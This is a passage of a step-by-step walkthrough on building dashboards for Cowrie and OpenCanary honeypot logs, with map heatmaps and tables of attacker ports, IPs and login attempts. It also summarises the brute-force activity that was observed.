


The table has been created with 'Password attempts' as the header.

Setting up Cowrie's map dashboard




Selecting the location icon to create new maps.




To add information to the map, select "Add layer".


Setting up Cowrie's map dashboard



Adding a heatmap as our layer on the map.




Selecting the cowrie-logstash-* as my index pattern fills up the geospatial field with the cowrie's geoip.location field.




Giving the layer name as Bruteforce location.


Setting up Cowrie's map dashboard



Setting the aggregation as default count in metrics section. Change the grid resolution to finest so that it looks neater on the heatmap itself.




Leaving the rest at default settings.




As there is no title on the panel, click on the options button to edit the panel title and name it 'Bruteforce location heatmap'.

Setting up Cowrie's map dashboard




Save the dashboard using the 'Save as' button, naming it 'Cowrie Dashboard' for the title, and providing a brief description such as 'Cowrie bruteforce information'.




This is how the dashboard looks when fully configured. Lastly, we need to set an auto-refresh to allow the dashboard to function live.

Setting up Cowrie's map dashboard





Under the date section, there is a section that displays "Refresh every". I have set to 10 seconds and click start to begin.



The auto-refresh is working in the background; you can see the red line moving under 'Username attempts' and 'Password attempts'.


Setting up Cowrie's map dashboard






I have turned on the Cowrie honeypot, and within the last 30 minutes, it shows that there were several attempts by attackers using 'root' as their username and unique passwords, as it shows 'other' as the most attempted password. Most of the attempts came from Asia, particularly Singapore, with some also originating from Romania and the United Kingdom. I referred to the Cowrie-logstash index to confirm the countries from which the attacks originated. The alerts have also detected multiple brute-force attempts, occurring within 2 minutes, as the threshold number of attempts was met, triggering the alert.

Setting up Opencanary's dashboard




Ensure that the log is logstash-opencanary-* and click on "Table".




I have selected dst_port.keyword, which indicates the port the attacker attempted to attack when the honeypot was active. I have also chosen src_host.keyword to identify the attacker's IP address from which the attacks originated. Lastly, there will be a count of records to show how many times each attack occurred.

The -1 on dst_port.keyword was used to indicate when the Opencanary honeypot was starting up.




Naming the table "Targeted Port and Attacker's IP Address".




I repeated the same process for username attempts, using parsedlogdata.USERNAME.keyword to identify them.

